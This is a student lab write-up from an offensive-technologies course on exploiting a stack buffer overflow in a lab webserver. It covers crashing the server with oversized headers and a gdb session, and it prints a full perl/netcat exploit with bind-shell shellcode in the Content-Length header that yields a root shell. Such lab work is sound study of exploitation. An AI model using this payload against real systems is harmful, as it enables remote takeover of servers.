# BOF exercise

Offensive Technologies 2021
Matteo Franzil <matteo.franzil+github@gmail.com>

December 11, 2021

## 1 Solution

To solve the exercise, I first connected with a regular SSH connection:

```
ssh otech2af@users.deterlab.net
ssh server.franzil-pathame.offtech

cd /usr/lib/fhttpd/

sudo make
sudo ./webserver 8080
```

**Code 1** Code for connecting and starting the server.

This time, we don't need GUIs: two shells are sufficient for completing the exercise. In the first, we proceed with compiling the webserver with `sudo make` and starting it with `sudo ./webserver`. We will leave the first shell there, waiting for the output.

In the second shell, we can exploit the vulnerability as easily as sending an arbitrarily large request. Indeed, by inspecting the source code we learn that there are two bounded buffers, set to 1024 bytes each. The first can be found in the `char *get_header()` method, the second in the `int send_response()` method. By further inspecting what these two methods do, we can conclude that we can crash the server either by sending an oversized (1024+) path in our GET request, or by sending an oversized header (i.e., `If-Modified-Since` or `Content-Length`).




**Figure 1** Exploiting the vulnerability with a 1050-byte-sized payload: the server crashes with a *bad file descriptor* error.




**Figure 2** Exploiting the vulnerability with a 10000-byte-sized payload: the server crashes with a *segmentation fault* error.

## 2 Shellcode

It is additionally possible to exploit the vulnerability via injecting shell code in the Content-Length parameter (the path parameter is also vulnerable, although harder to exploit). In order to obtain the necessary parameters for a successful exploitation, I used `gdb` on the `webserver` executable, placing a breakpoint at line `88` in order to learn the address of the `rip` (return instruction pointer) address and gather information about the required number of NOPs.

```
89                              hdrval[hdrend - hdrptr] = '\0'; // tack null onto end of header value
(gdb) info frame
Stack level 0, frame at 0x7ffff75afe40:
 rip = 0x555555555553 in get_header (webserver.c:89); saved rip = 0x7ffff75afb909090
 called by frame at 0x7ffff75afe48
 source language c.
 Arglist at 0x7ffff75afe30, args: req=0x7ffff75afe60, headername=0x555555556b59 "Content-Length"
 Locals at 0x7ffff75afe30, Previous frame's sp is 0x7ffff75afe40
 Saved registers:
  rbx at 0x7ffff75afe08, rbp at 0x7ffff75afe30, r12 at 0x7ffff75afe10, r13 at 0x7ffff75afe18, r14 at 0x7ffff75afe20,
  r15 at 0x7ffff75afe28, rip at 0x7ffff75afe38
```

**Figure 3** Gathering information with `gdb`.

For the shellcode, I used the Python library `pwntools` to generate a proper `x86_64` Linux shellcode that binds a Dash shell to port `8081`. The obtained script looked like this:

```
perl -e 'print "POST \/ HTTP\/1.1\r\nContent-Length: " . "\x90"x500
 . "\x6a\x29\x58\x6a\x02\x5f\x6a\x01\x5e\x99\x0f\x05\x52\xba\x01\x01\x01
\x01\x81\xf2\x03\x01\x1e\x90\x52\x6a\x10\x5a\x48\x89\xc5\x48\x89\xc7
\x6a\x31\x58\x48\x89\xe6\x0f\x05\x6a\x32\x58\x48\x89\xef\x6a\x01\x5e
\x0f\x05\x6a\x2b\x58\x48\x89\xef\x31\xf6\x99\x0f\x05\x48\x89\xc5\x6a
\x03\x5e\x48\xff\xce\x78\x0b\x56\x6a\x21\x58\x48\x89\xef\x0f\x05\xeb
\xef\x6a\x68\x48\xb8\x2f\x62\x69\x6e\x2f\x2f\x2f\x73\x50\x48\x89\xe7
\x68\x72\x69\x01\x01\x81\x34\x24\x01\x01\x01\x01\x31\xf6\x56\x6a\x08
\x5e\x48\x01\xe6\x56\x48\x89\xe6\x31\xd2\x6a\x3b\x58\x0f\x05"
. "\x90"x494 . "\x90\xfb\x5a\xf7\xff\x7f" . "\r\n\r\n"'
 | nc -v -v -q 2 localhost 8082
```

**Code 2** Code for the exploitation.

This code makes a request whose Content-Length header first contains some NOP padding, then the shell code, then some more padding - enough to overflow the buffer and barely touch the `rip` registry - finally, the address of the start of the buffer and two `CRLF`.




**Figure 4** Inspecting the shellcode with GDB (start of payload, start of shellcode, end of payload)

After making the request, the now-compromised webserver will spawn a `/bin/dash/` and bind it to port `8081`. We can, again, connect to it with netcat. Once in, we can use `/bin/bash -i` to spawn an interactive shell as root (since the webserver was run as root) and we have full access to everything.




**Figure 5** Connecting to our shell.




**Figure 6** What we see on the other side: a new program being executed within the webserver, with `exec`.